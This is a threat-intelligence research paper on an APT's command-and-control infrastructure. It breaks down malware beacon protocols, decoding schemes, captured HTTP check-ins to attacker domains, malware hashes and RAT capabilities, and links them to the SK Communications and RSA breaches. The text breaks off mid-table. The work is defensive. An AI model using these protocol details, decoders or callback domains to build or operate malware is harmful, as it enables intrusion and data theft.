Command and Control in the Fifth Domain

Command Five Pty Ltd
February 2012

ABSTRACT

This paper presents the findings of an extensive investigation into command and control infrastructure used by an Advanced Persistent Threat. Findings include technical details of malicious software, and associated command and control protocols. These findings are drawn upon to identify modus operandi and demonstrate links between a number of major targeted attacks including the recent Sykipot attacks, the July 2011 SK Communications hack, the March 2011 RSA breach, and the series of coordinated cyber attacks dubbed NightDragon.


WARNING

This paper discusses malicious activity and identifies Internet Protocol (IP) addresses, domain names, and websites that may contain malicious content. For safety reasons these locations should not be accessed, scanned, probed, or otherwise interacted with unless their trustworthiness can be verified.

BACKGROUND

On 28 July 2011 SK Communications announced it had been the subject of a hack which resulted in the theft of the personal details of up to 35 million people[1]. The attackers infected a number of SK Communications computers with malicious software (malware) and, by issuing command and control (C2) instructions to the malware, were able to gain access to, and exfiltrate large quantities of data. The attack itself was complex, well planned and likely part of a broader, concerted hacking effort attributable to an Advanced Persistent Threat[2].

The malware used in the attack was programmed to communicate with several 'callback' domains. The malware located its C2 server(s) by resolving these domains into IP addresses using the ubiquitous Domain Name System (DNS) [3] protocol. These communications are depicted in Figure 1.



1. Using the Domain Name System (DNS) protocol, the computer asks a DNS server for directions to the callback domain.
2. The DNS server advises that the callback domain is located at IP address x.x.x.x.
3. The malware communicates with the C2 server located at IP address x.x.x.x to obtain C2 instructions and/or to send a response.
4. The C2 server provides additional C2 instructions to the malware.

FIGURE 1: DEPICTION OF COMMUNICATIONS

[1] For details of the hack refer to the Command Five paper 'SK Hack by an Advanced Persistent Threat'. (Command Five Pty Ltd, 2011)
[2] For a definition of the term 'Advanced Persistent Threat' refer to the Command Five paper 'Advanced Persistent Threats: A Decade in Review'. (Command Five Pty Ltd, 2011)

[3] DNS is fundamental on the Internet. It is a form of directory assistance to help computers communicate with other computers. Its use is analogous to a person calling directory assistance to find out what phone number to dial to speak to a certain person.

One of the callback locations used in the SK Communications hack was 'update.alyac.org'. The domain was registered on 24 September 2010 using registration information almost identical to that of a legitimate company – a tactic used by the attacker on several occasions[4].

Following the intrusion into the SK Communications network it became widely known that the domain was being used for malicious purposes, and perhaps for this reason, the one year registration was not renewed by the attacker. Despite this, a number of victims around the world continued to use the domain to locate their C2 server, resulting in attempted communications to a C2 server that no longer exists.

THE VICTIMS

Computers using IP addresses allocated to France, the People's Republic of China, Portugal, South Korea, Taiwan, the United Kingdom and the United States are among those that attempted to communicate with 'alyac.org' subdomains after the attacker's registration lapsed in September 2011.

While some of these computers belong to security researchers who deliberately installed malware for research purposes, most are victims compromised by the attacker either directly or indirectly. The victims are from a variety of industries including the technology sector, high precision manufacturing, research and development, testing and certification, global market research, executive headhunting and mentoring, and webhosting providers.

THE COMMUNICATIONS

Eight different types of C2 communications were observed to 'alyac.org' subdomains from the compromised computers. These communication types will be referred to as 'LURK', 'X-Shell C601', 'Update?', 'Murcy', 'Oscar', 'BB', 'DB', and 'Qdigit' respectively. Several victims communicated via both 'Update?' and 'Oscar' which are believed to be associated with the same malware. No other victims were observed communicating with 'alyac.org' subdomains via more than one C2 protocol.

[4] Other domains registered using a similar tactic include 'bomuls.com', 'nprotects.org', and 'trendmicros.net'. (Command Five Pty Ltd, 2011)

THE 'LURK' COMMUNICATIONS

A single computer was observed communicating with the callback domain 'path.alyac.org' on Transmission Control Protocol (TCP) 80 via the 'LURK' protocol. The communications contained a 15-byte header followed by data compressed using the DEFLATE[5] compression method. The header contained a protocol identifier, size and compression information as shown in Table 1.

BYTE POSITION	SIZE (BYTES)	DESCRIPTION*
0	4	LURK protocol identifier. Hexadecimal bytes '0x4C 0x55 0x52 0x4B' (or "LURK" in ASCII representation).
4	1	Hexadecimal byte '0x30' ("0") in all observed samples. Byte may form part of the protocol identifier.
5	4	$Size_c$ - Compressed message size in bytes (including header).
9	4	Decompressed data size in bytes.
13	2	ZLIB[6] stream header. Hexadecimal bytes '0x78 0x9c'[7] in all observed communications, denoting that the DEFLATE compression method was used to compress the data (with a window size of 32K).
15	[$Size_c$ – 15]	DEFLATE compressed data.

* ALL VALUES ARE LITTLE-ENDIAN UNLESS OTHERWISE STATED.

TABLE 1: LURK PROTOCOL FORMAT

The decompressed data reveals information about the compromised computer such as its name, computer specifications and operating system (OS) information as shown in Table 2. For example, it reveals that the compromised computer communicating with 'path.alyac.org' is running Windows 2003 Server Web Edition, Service Pack 2.

[5] The DEFLATE compression method is specified in RFC 1951. (Deutsch, 1996)

[6] ZLIB is a compressed data format scheme specified in RFC 1950. (Deutsch, ZLIB Compressed Data Format Specification version 3.3, 1996)

[7] As described in Section 2.2 of RFC 1950, bits 0 to 3 in the first byte of the ZLIB stream header represent the compression method used, and bits 4 to 8 represent compression information. The second byte in the header contains bits for an integrity check, along with two additional flags. With a second byte of '9c' the integrity check passes (as 30876 is divisible by 31), the preset dictionary flag is not set, and the compression level flag indicates that the default algorithm was used for compression. (Deutsch, ZLIB Compressed Data Format Specification version 3.3, 1996)

BYTE POSITION	SIZE (BYTES)	DESCRIPTION*
0	4	Possible protocol identifier. Fixed bytes '0x82 0x69 0x74 0x6B' in all observed communications.
4	260	'0x00' bytes in all observed communications.
264	1	'0xD0' in all observed communications.
265	31	Null-terminated computer name.
296	24	'0x00' bytes in all observed communications.
320	156	OSVERSIONINFOEX[8] structure (format shown in Annex A).
476	9	Null-terminated account name.
485	19	Unknown.
504	4	Horizontal screen resolution (pixels).
508	4	Vertical screen resolution (pixels).
512	92	Unknown.
604	4	Computer Processor Unit speed in megahertz (MHz).
608	8	Null-terminated string containing amount of memory and unit of measurement (e.g. "1023MB").
616	120	Unknown.

* ALL VALUES ARE LITTLE-ENDIAN UNLESS OTHERWISE STATED.

TABLE 2: FORMAT OF DECODED LURK COMMUNICATIONS

Similar communications [9] are known to be generated by malware that communicates with the callback domain 'office.windowupdate.org' – a domain that is linked to 'alyac.org' not only by the communications protocol but also by both domain registration tactic and infrastructure.

The domain 'windowupdate.org' is ostensibly registered to 'Microsoft Corporation'. The administrative address and contact information listed in the domain registration is identical to that listed for the legitimate Microsoft domain 'windowsupdate.com'[10]. This is the same tactic used by the attacker with registration of 'alyac.org'[11].

The domain 'windowupdate.org' previously pointed to South Korean IP address 222.122.20.241- an IP address to which 'alyac.org' also previously pointed. This shared infrastructure further suggests that the observed communications to 'path.alyac.org' and those to 'office.windowupdate.org' may be linked to the same attacker.

The malware that generates the LURK communications sent to 'office.windowupdate.org' was signed using a compromised code signing certificate belonging to YNK Japan Inc – a producer of online games. The same certificate has been used in a number of attacks including by Hupigon malware[12] and malware similar to that used in the SK Communications hack. Details of the compromised code signing certificate are shown in Figure 2. (Fagerland, 2011)

Serial Number:	046931BF57EBC5947D3DC4EE7A236E
Common Name:	YNK JAPAN Inc
Status:	Revoked
Validity (GMT):	Nov 27, 2009 – Nov 27 2011
Class:	Digital ID Class 3 – Software Validation
Organisation:	YNK JAPAN Inc
Organisational Unit:	Digital ID Class 3 – Microsoft Software Validation v2
State:	Chuo-ku
City/Location:	Nihonbashi Kodenmachou10-6
Country:	JP
Serial Number:	6724340ddbc7252f7fb714b812a5c04d
Issuer Digest:	96c16fb10ef41f9736c50c5bac0ddd67

FIGURE 2: COMPROMISED CERTIFICATE DETAILS

The compromised code signing certificate was revoked on 29 July 2011 but, as the malware was signed on 3 July 2010 and the revocation was not active for software signed before 29 July 2011[13], the certificate continued to validate for this malware after the revocation. (Fagerland, 2011)

The date of effect of the revocation has since been backdated to prevent this malware's certificate from validating[14]. The new date of effect still may not prevent the validation of all malware using this compromised code signing certificate.

[8] The OSVERSIONINFOEX system information structure includes major and minor version numbers, a build number, platform identifier and information about product suites and the latest Service Pack installed. (Microsoft Corporation, 2011)

[9] The malware 'Troj/Agent-UDR' with MD5 hash '4237 7E72 4875 2912 5EBE 7C95 02B9 4CD7' is known to generate communications of the format 'LURK0\xAC\x01', 'LURK0\xAD\x01', 'LURK0\B3\x01' and 'LURK0\xB5\x01'. (Sophos Ltd., 2011)

[10] The legitimate domain 'windowsupdate.com' is used by Microsoft to deliver updates to the Windows OS.

[11] The domain 'alyac.org' was registered using registration details that made the domain appear as though it was associated with the legitimate, trusted entity ESTsoft – the producer of ALYac antivirus software. (Command Five Pty Ltd, 2011)

[12] Hupigon is a remote administration tool from China. It has rootkit functionality, can log user activity and establishes outbound communications to a C2 server. (F-Secure Corporation)

[13] The revocation is active from the 'revocationDate' (in this case, 29 July 2011) specified in the Certificate Revocation List.

[14] The revocation for the compromised code signing certificate has been backdated to 12 April 2010 so that the earliest known malware signed with it no longer validates. (Verisign, 2011)

THE 'X-SHELL C601' COMMUNICATIONS

Numerous compromised computers communicated with 'path.alyac.org' on TCP port 443 -a port commonly used for SSL. These communications, however, were not SSL but instead unencrypted communications likely generated by a version of the command-line based 'X-Shell 601' Remote Administration Tool (RAT)[15].

A summary of the observed X-Shell communications, and the information they reveal about the compromised computer, is shown in Table 3. The 'C' immediately preceding the '601' in the communications is believed to indicate that the malware is not a free version but instead a custom, or commercial, version of the X-Shell 601 RAT.

BYTE POSITION	SIZE (BYTES)	DESCRIPTION*
0	8	'0x00' bytes in all observed samples.
8	4	Tick count (number of milliseconds since system was started – resets after 49.7 days).
12	4	'0x00' bytes in all observed samples.
16	4	Protocol identifier – '0x43 0x36 0x30 0x31' ("C601").
20	28	Null-terminated username (if successfully obtained from the system).
48	156	OSVERSIONINFOEX structure (format shown in Annex A).
204	52	Unknown.
256	32	Null-terminated computer name (if successfully obtained from the system).
288	12	Process name.
300	52	'0x00' bytes in all observed communications.
352	36	SYSTEM_INFO[16] structure (format shown in Annex B).
388	72	'0x00' bytes in all observed samples.
460	12	Unknown.
472	4	Locale identifier[17].
476	4	Tick count (repeated).
480	300	Unknown. Mainly '0x00' bytes in observed communications.

* ALL VALUES ARE LITTLE-ENDIAN UNLESS OTHERWISE STATED.

TABLE 3: X-SHELL C601 COMMUNICATION FORMAT

In all observed communications the process name listed at byte 288 was 'svchost.exe'[18]. Based on this, the malware has likely modified the system registry on the compromised computers in such a way that the RAT gets executed as a service by the trusted process 'svchost.exe' each time the computer is started. This process name, along with the callback location, is configurable, and can be configured after the RAT has been compiled into executable form.

While X-Shell supports numerous versions of the Windows OS (including Windows XP, Vista, Windows 7, and Windows 2000, 2003 and 2008 server - both 32 and 64 bit versions), only computers running Windows XP were observed communicating with 'path.alyac.org'.

The functionality of the RAT depends on the version, release number, plugins installed and the OS on which the RAT is installed[19]. Several versions of the X-Shell RAT exist, including a free version and a 'spy' version[20]. The free version of the RAT is no longer available for download from the XDoors website, however, development of the software continues[21]. Current release numbers of the X-Shell RAT include 601 and 603. Previous releases date back to at least 2006[22].

Some functionality comes standard in all versions of the RAT including the ability to start a command shell, control processes and services, upload/download files, terminate TCP connections, create user accounts, retrieve system information, log user activity (via a keylogger) , modify timestamps on files, conduct process injection, conduct denial of service attacks and shutdown or restart the computer. Commands supported by the X-Shell software are listed in Annex C. (XTiger)

[15] The X-Shell RAT is commercial software. (XTiger, Xdoors.net, 2011)

[16] The SYSTEM_INFO structure contains information about a computer such as its architecture, type of processor and number of processors used. (Microsoft Corporation, 2011)

[17] A locale is a collection of language-related user preference information that typically identifies a user's country and dialect. (Microsoft Corporation, 2011)

[18] The process 'svchost.exe' is a generic host process for services which run from DLLs. (Microsoft, A description of Svchost.exe in Windows XP Professional Edition 2007)

[19] Not all features are supported in each OS. For example, raw socket sniffing is only supported in Windows 2000 and 2003. (XTiger)

[20] Versions of X-Shell include a 'personal' edition, a 'mini' version, an 'advanced' version, a 'spy' version and an 'enterprise' version. (XTiger - Crackersoftware, 2011)

[21] Due to the author wanting to avoid "unnecessary trouble", as of 16 March 2011, the free version of the X-Shell RAT (and also its sister product the X-Door RAT) is no longer available for download from the 'xdoors.net' webpage, however, an online forum containing a list of changes made to the RAT continues to be updated. (XTiger, forum.xdoors.net. Topic: X-Door/X-Shell free download paused, 2011)

[22] Previous releases of X-Shell include release numbers 323, 325, 327, 329, 331, 333, 335 and 337. (XTiger, 2010)

The RAT is Virtual Machine (VM) aware, proxy aware and can also use a specified DNS server to resolve callback domains. Some versions have rootkit functionality and can avoid detection by antivirus software. Third-party plugins can be developed and integrated into the product.

Optional features include encrypted file search, an SMS notification service, and functionality that enables the compromised computer to be used as part of a botnet to send spam or to conduct distributed denial of service attacks. This broad range of functionality makes the software fit for a number of purposes and reflects the commercial nature of the software. (XTiger)

The X-Shell RAT is generated by the X-Shell Control Program - the same program from which the malware is controlled. The control program can be run in either Chinese language mode or English language mode, and allows the malware to be easily configured. It provides options to digitally sign the malware, specify its connection mode (connect/listen/sniff), install the malware in one of several covert manners, recover the System Service Dispatch Table (SSDT)[23] before installation, and abort installation if a virtual machine is detected. (XTiger)

When X-Shell malware is generated, and the 'connect' connection mode[24] selected, the malware is configured with a static C2 host (IP address or callback domain) and control port. Additionally, an option can be selected during the generation process to actively notify the malware of a new C2 host and port via a configuration webpage[25]. If this option is selected, the malware communicates with both a configuration webpage, and a C2 server at regular intervals. The interval for each can be separately configured to a value of between 30 and 3600 seconds (inclusive). (XTiger)

The X-Shell RATs that communicated with the C2 host 'path.alyac.org' had been configured to use a 36 second interval. It is not known whether the malware was configured solely with a static C2 host or whether the malware also retrieves its C2 host and port from a configuration webpage.

X-Shell Configuration Webpages

X-Shell configuration webpages contain, in encoded form, a colon-separated IP address (or callback domain) and port for the malware to use to communicate with its C2 server. The encoded IP address (or callback domain) and control port can be decoded one byte at a time using the formula:

$$d_i = e_i - ((i\%8)+x),$$

where i is the byte index, d_i is the decoded byte, e_i is the encoded byte and x is a one byte key. This is the equivalent of subtracting both the key and the byte position number [0-7] from each byte. The position number is modulo 8 i.e. repeats every 8 bytes.

For example, if the compromised computers received a C2 host of 'PATH.ALYAC.ORG' and a control port of 443 from a configuration webpage, and a key of 0x16 (22 in decimal) was used to encode the control information, the configuration webpage would have contained the encoded string 'fXlaH\hvWZFhlbVQJJ'.

THE 'UPDATE?' COMMUNICATIONS

HyperText Transfer Protocol (HTTP) POST 'Update?' requests were sent to both 'path.alyac.org' and 'update.alyac.org' from compromised computers. Two request formats were observed; Variant A (shown in Figure 3) in which the file path requested was '/update?product=windows', and Variant B (shown in Figure 4) in which the file path requested was '/update?id=*number*', where *number* refers to an eight digit hexadecimal number that changes between requests. The domain 'path.alyac.org' only received Variant B requests, while both variants were sent to 'update.alyac.org'.

[23] The SSDT is often used by kernel mode rootkits to evade detection.

[24] In the 'connect' mode the malware attempts to communicate with its C2 server, as opposed to the 'listen' mode in which it waits for a C2 server to attempt to connect to it.

[25] The configuration webpage is often named 'xcip.asp' and can be generated and uploaded from within the control program. 'Xcip' is presumably an acronym for 'X-door Configure IP address' or something similar.

```
POST /update?product=windows HTTP/1.1
Accept: */*
X-Session: 0
X-Status: 0
X-Size: 61456
X-Sn: 1
User-Agent: Mozilla/4.0 (compatible; MSIE
6.0; Windows NT 5.1;SV1;
Host: update.alyac.org
Content-Length: 0
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: VisitorID=c2a4b456-e11e-4c37-88d8-
e770aa88058d&Exp=9/25/2014 6:14:17 AM
```

FIGURE 3: VARIANT A COMMUNICATIONS

```
POST /update?id=3109c2a2 HTTP/1.1
Accept: */*
X-Session: 0
X-Status: 0
X-Size: 61456
X-Sn: 1
User-Agent: Mozilla/4.0 (compatible; MSIE
6.0; Windows NT 5.1;SV1;
Host: path.alyac.org
Content-Length: 0
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: VisitorID=bd5ab197-355d-42cb-ae1b-
8d23f1dd55ed&Exp=9/25/2014 6:03:33 AM
```

FIGURE 4: VARIANT B COMMUNICATIONS

The format of Variant A is identical to the communications generated by the Destory RAT used in the SK Communications hack[26]. The format of Variant B is identical to the communications generated by malware that uses the callback domain 'gm1.network-sec.net'[27].

Both variants are associated with the Destory RAT family of malware that dates back at least as far as January 2007[28] and has been used in several major targeted attacks.

The Destory RAT family includes malware that is detected as:

- Backdoor.Sogu,
- Backdoor:Win32/Thoper.A[29],
- Trojan.Downloader:Win32/Thoper B[30].

The observed communications to the 'alyac.org' subdomains all occurred on TCP port 80, however, a variety of ports (TCP ports 8080, 443, 12345 etc.) have been used by this particular family of malware for similar requests. The port used depends on how the malware is configured.

Connection attempts from each of the compromised computers occurred frequently while the computers were powered on. For example, one computer connected at 16 second intervals and another approximately every 200 seconds (±15 seconds). Three HTTP POST requests were submitted during each connection, each approximately one second apart.

The following malformed user-agent[31] is present in the HTTP POST requests of both variants (spaces shown here as '·'):

'Mozilla/4.0·(compatible;·MSIE·6.0;·Windows·NT ·5.1;SV1;'

This user-agent is consistent with that which may be generated by version 6.0 of the Microsoft Internet Explorer web browser running on the Microsoft Windows XP OS, except that it is missing a closing bracket after the last semicolon and a space after the second to last semicolon. This malformed user-agent is hardcoded into the malware and can be used as a signature to detect the communications.

Four custom headers are also present in the HTTP requests: 'X-Session', 'X-Status', 'X-Size', and 'X-Sn'. For some malware in the Destory RAT family not all of these headers will be present.

[26] For a detailed analysis of the Destory RAT used in the SK Communications hack (including a complete list of deobfuscated strings) refer to the Command Five paper 'SK Hack by an Advanced Persistent Threat'. (Command Five Pty Ltd, 2011)

[27] Malware detected as 'Troj_Inject.AMR' submits HTTP POST requests to 'gm1.network-sec.net/update?id={value}'. The domain 'gm1.network-sec.net' is a known callback of malware detected as Backdoor:Win32/Thoper.A. (Mendoza, 2011) (Wong, 2011)

[28] The Destory RAT with MD5 hash '70CD C9A2 D9CC 276B C5D1 D47D 21FB 24DF' was compiled on 3 January 2007.

[29] The Destory RAT with MD5 hash '5FCE 1FC1 8283 D76C 396A 3CCC 64BD BBDE' is detected by antivirus software as both Backdoor.Sogu and Backdoor:Win32/Thoper.A. This malicious file is identical to that used in the SK Communications hack except for its configuration. (Hispasec Sistemas, 2011)

[30] The Destory RAT with MD5 hash '7543 64D9 DB70 2DC7 1532 7B40 BF97 E556' is detected by antivirus software as both Backdoor.Sogu and TrojanDownloader:Win32/Thoper.B. (Hispasec Sistemas, 2011)

[31] User-agents are used in HTTP communications to tell webservers which OS and web browser their clients are using, so they can serve compatible webpages.

Cookie Stealing

Cookies were sent with the HTTP POST requests from all but three IP addresses. A cookie named 'VistorID' was present any time a cookie was sent. On occasion a 'Yahoo', 'SessionId' and/or 'fcVal' cookie was also present in the requests. The transmission of these cookies could facilitate session stealing and, in the case of the Yahoo cookie, enable unauthorised webmail access.

Each VisitorID cookie contained an expiry time between 9/25/2014 5:50:03 AM and 9/25/2014 6:14:17 AM. The expiry time is unique for each victim and remained constant (per victim) across the HTTP POST requests. It is possible the victims received the cookie from a C2 server with which they had previously communicated, or, from a server hosting a webpage that caused the initial infection. It is also possible that the cookie, and the propinquity of the times in the cookies, is coincidental, and that the victims received the cookie from other locations.

THE 'MURCY' COMMUNICATIONS

Multiple Chinese IP addresses were observed submitting HTTP GET requests to the host 'path.alyac.org'. Data contained within the communications indicated that the requests were all sent from a single computer, and therefore that computer was not using a static IP address.

The data from the computer was carried in the requests in an encoded form (as described below) within a HTTP header named 'Extra-Data'. Two other unique headers were also present in the requests; 'Extra-Data-Bind' and 'Extra-Data-Space'. The communications appear to be generated by malware known as 'Backdoor.Murcy' that is reportedly not in widespread use[32]. An example of an actual HTTP GET request is shown in Figure 5.

```
GET /150828 HTTP/1.0
Connection: Keep-Alive
Accept: */*
Host: path.alyac.org
User-Agent: Mozilla/4.0 (compatible; MSIE
 6.0; Windows NT 5.1)
Extra-Data-Bind: DE6A34D80D43B930
Extra-Data-Space: 65536
Extra-Data:
 4ZFNSAAEAAh2AoNAAAAAAgRCHACwoSogAjKhCCf/HA
 AVNAAAAeAAAgDBAAABIAAAs0kAAUAAAAQAAAAAooAA
 AIAAAAATAAAAKCAAAgKAAAgqAAAA4CAAAgNAAAAOAM
 DA3AgQA[redacted]
 [redacted]AEEAzAQOAADA5AAMAkDAwAgNAkDAxAAAAMFAlB
 gcAYHApBwYAUGAgAAUAEGAjBwaAACAzAAAAAAATBQW
 AMFAUBQRA0EAAAwVA8EAXBQLAUEA4AQRA[redacted]
 [redacted]2AAAAAAA
Cache-Control: no-cache
Pragma: no-cache
Content-Length: 0
```

FIGURE 5: SAMPLE OF MURCY COMMUNICATIONS

The path in the HTTP GET requests is the computer's tick count (i.e. the number of milliseconds since the system was started). The requests from the victim occurred approximately every 11 seconds when the computer was turned on. Accordingly, the number in the URI increased by approximately 11000 each request. Where there was a break in the communications (presumably due to the computer being shut down or rebooted), the counter reset and was between 128703 and 133243 in the next communication. This indicates that the malware began communicating from this compromised computer within minutes of the computer being booted.

The encoded data within the 'Extra-Data' header can be decoded using the standard Base64 alphabet but with modified bit placement. The standard Base64 algorithm decodes encoded strings using consecutive bits read left to right i.e. bits 0-7 would form the first decoded byte (shown in Figure 6). For Murcy communications, the input bits that form each output byte are not taken contiguously. Figure 7 describes how the first three decoded bytes are constructed, and can be used to implement a decoding algorithm.

[32] Symantec Corporation assesses the number of Backdoor.Murcy infections to be less than 50. (Ward, 2011)




FIGURE 6: BIT PLACEMENT IN BASE64 DECODING




FIGURE 7: BIT PLACEMENT FOR MURCY DECODING

For some input data sizes a crude, but functionally equivalent, approach is to reverse the input bytes, apply a standard Base64 decoding, and then reverse the output bytes.

IP2B Protocol

The decoded string contains communications of a format hereon referred to as the 'IP2B' protocol. All observed IP2B communications began with a 16 byte header containing the hexadecimal values 0x12345678 and 0x10001000, and the size of the data. The decoded version of the Murcy 'Extra-Data' string from Figure 5 is shown in Figure 8.

```
78 56 34 12  00 10 00 10  DA 00 DA 00 ; xV4.........
00 00 00 00  18 09 07 20  C0 A8 84 82 ; ....... ....
C0 A8 84 82  F0 FD 07 00  54 0D 00 00 ; ........T...
80 07 00 00  38 04 00 00  04 08 00 00 ; ....8.......
2C 4D 02 00  05 00 00 00  01 00 00 00 ; ,M..........
28 0A 00 00  02 00 00 00  4C 00 00 00 ; (.......L...
8A 00 00 00  A8 00 00 00  AA 00 00 00 ; ............
B8 00 00 00  D8 00 00 00  38 00 33 00 ; ........8.3.
37 00 42 00  [redacted]               ; 7.B.[redacted]
[redacted]                            ; [redacted]
[redacted]                            ; [redacted]
[redacted]                            ; [redacted]
[redacted] 36 00  39 00 31 00  00 00 53 00 ; [redacted]6.9.1...S.
65 00 72 00  76 00 69 00  63 00 65 00 ; e.r.v.i.c.e.
20 00 50 00  61 00 63 00  6B 00 20 00 ;  .P.a.c.k. .
33 00 00 00  00 00 53 00  59 00 53 00 ; 3.....S.Y.S.
54 00 45 00  4D 00 00 00  57 00 4F 00 ; T.E.M...W.O.
57 00 2D 00  45 00 38 00  45 00 [redacted] ; W.-.E.8.E.[redacted]
[redacted]                            ; [redacted]
36 00 00 00  00 00                    ; 6.....
```

FIGURE 8: EXAMPLE OF DECODED MURCY DATA STRING

The decoded data reveals the name of the compromised computer, that the computer is running Windows XP Service Pack 3, its internal IP address is 192.168.132.30, its screen resolution is set to 1920x1080 and that its locale[33] is 'Chinese - China'. A summary of each byte in the observed communications is provided in Table 4.

BYTE POSITION	SIZE (BYTES)	DESCRIPTION*
0	4	Protocol identifier. '0x12345678' in all observed communications.
4	4	Hexadecimal value 0x10001000 in all observed communications.
8	2	Data size in bytes (excluding header).
10	2	Data size in bytes (excluding header).
12	4	'0x00' in all observed communications.
16	4	'0x18 0x09 0x07 0x20' in all observed communications.
20	4	IP address. Value is big-endian.
24	4	IP address. Value is big-endian.
28	4	Unknown.
32	4	Unknown.
36	4	Horizontal screen resolution (pixels).
40	4	Vertical screen resolution (pixels).
44	4	Locale identifier[34].
48	4	Tick count. Value is identical to that present in the URI within the Murcy HTTP GET requests.
52	4	OS major version.
56	4	OS minor version.
60	4	OS build number.
64	4	Platform ID.
68	24	Unknown.
92	$Size_{Ident}$	Ident- A null terminated 2-byte wide character identifier string.
[92 + $Size_{Ident}$]	$Size_{SPack}$	SPack - A null-terminated 2-byte wide character string indicating the latest Service Pack installed.
[92 + $Size_{Ident}$ + $Size_{SPack}$]	$Size_{UName}$	UName - A null terminated 2-byte wide character username.
[92 + $Size_{Ident}$ + $Size_{SPack}$ + $Size_{CName}$]	$Size_{CName}$	CName – A null-terminated 2-byte wide Unicode character computer name.

* ALL VALUES ARE LITTLE-ENDIAN UNLESS OTHERWISE STATED.

TABLE 4: IP2B PROTOCOL FORMAT

[33] A locale is a collection of language-related user preference information that typically identifies a user's country and dialect. (Microsoft Corporation, 2011)

[34] For a list of locale identifiers refer to the Microsoft MSDN reference page. (Microsoft Corporation, 2011)

The data sent to the C2 server is dependent on the C2 instructions received. Commands the Murcy malware reportedly understands are shown in Annex D. (SafeZoneCast, 2011)

The Murcy malware is commonly named 'cydll.dll', creates a mutual exclusion (mutex[35]) handle named 'Cy1.0Mutex', and installs a service named 'CyService' with a display name of 'CyService Service'. It also commonly gains persistence by creating the registry key 'ServiceDll = %System%\cydll.com' in the 'ControlSet001' key in the Local Machine hive of the Windows registry.

Symantec Corporation discovered Backdoor.Murcy on 31 July 2011, yet the same malware appears to have been first detected by Kaspersky Lab on 11 January 2010[36]. Malware samples with the same attributes date back to at least October 2009[37]. This suggests that the Murcy malware has been in use for at least two years.

Known Murcy malware uses the callback domains 'albertstein.ddns.us'[38], 'alvington.jetos.com'[39], 'ftp.xmahone.ocry.com'[40], and 'superaround.ns02.biz'[41]. These callback domains were all also reportedly used in the March 2011 intrusion into RSA's network. That intrusion resulted in the theft of information related to RSA's SecurID two-factor authentication products. The stolen information was later used to enable targeting of defence contractors. (Coviello, 2011). (Rasmussen, 2011) (US-CERT, 2011).

[35] A mutex is a technical construct used to control access to system resources. In this case the technical meaning is less significant than the fact that the mutex in the Murcy malware is uniquely named.
[36] Malware that fits the profile of Murcy malware was detected on 11 January 2010 as 'Backdoor.Win32.Agent.anvj'. (Kaspersky Lab ZAO, 2010)
[37] Malware detected in 2009 with the MD5 hashes '3FDE A18B 9610 CBC9 B63B A7A4 4899 FBFB' and '42E8 163B 7F08 DD38 3E62 E4BD B7F0 7C08' is known to callback to IP address 203.160.67.130. (Sunbelt, 2009) (Sunbelt Security, 2009)
[38] Malware with the MD5 hashes '19B0 227B EC75 BEF9 3C6C CC54 9B6D 2BA0' and '3DF0 D0AB 4AD9 DA45 59A1 C646 4C85 26D1' callback to the domain 'albertstein.ddns.us'. (GFI Software, 2010) (Sandbox, 2010)
[39] Malware with the MD5 hashes '91A2 68B3 17D2 CC65 69B8 5BB0 3A5F F841' and '69ED 8F7B 0046 9560 45A9 0E36 E3C8 3F6A' callback to the domain 'www.alvington.JetOS.com'. (GFI SandBox, 2011) (Sunbelt Security, 2010)
[40] Malware with the MD5 hashes '0D38 D6C2 B9EB 817B 40AF C427 2545 A43B', '3E37 36DF FEDA F2A0 AE4D 9485 6793 3B3F' and '9ADD C6D5 7330 9399 E2B8 7887 3A00 A921' callback to the domain 'ftp.xmahone.ocry.com'. (GFI Sandbox, 2011) (Telus, 2011) (Threat Expert Ltd, 2011) (GFI Sandbox, 2011)
[41] Malware with MD5 hash '3740 5D5B CF64 FB95 47CA CDA9 5F4C E8B4' is known to callback to 'www.superaround.ns02.biz'. (GFI Sandbox, 2010)

THE 'OSCAR' PROTOCOL

Numerous computers were observed communicating with an 'alyac.org' subdomain on TCP port 80 via the 'Oscar' protocol. Most, but not all, of the computers also communicated to the same domain via the 'Update?' communications. The protocol is believed to be associated with the same malware that produces the 'Update?' communications – the Destory RAT.

Each compromised computer communicated at a different interval to the others, and accordingly, the malware on each of the compromised computers appears to have been individually configured. For example, one computer communicated every 12 seconds and another every 16 seconds.

Encrypted data was sent during each communication. The length of the encrypted data in each packet varied between 16 bytes and 89 bytes. After sending the encrypted data the malware waited for a response.

THE 'BB' PROTOCOL

Two computers were observed communicating with 'update.alyac.org' via the 'BB' protocol. One of the computers used a Chinese IP address, the other a South Korean IP address. The 'BB' protocol has a 21 byte header containing a 4 byte XOR key that can be used to decode the remaining bytes in the packet. The packet format is described in Table 5.

BYTE POSITION	SIZE (BYTES)	DESCRIPTION*
0	4	$Size_{BB}$ - Size in bytes (including header).
4	4	Possible communication type indicator. '0x01 0x00 0x00 0x00' in all observed communications.
8	4	Victim specific bytes.
12	4	XOR key.
16	4	Unknown. '0x01 0x04 0x01 0x00' in all observed communications.
20	1	Unknown. '0x00' in all observed communications.
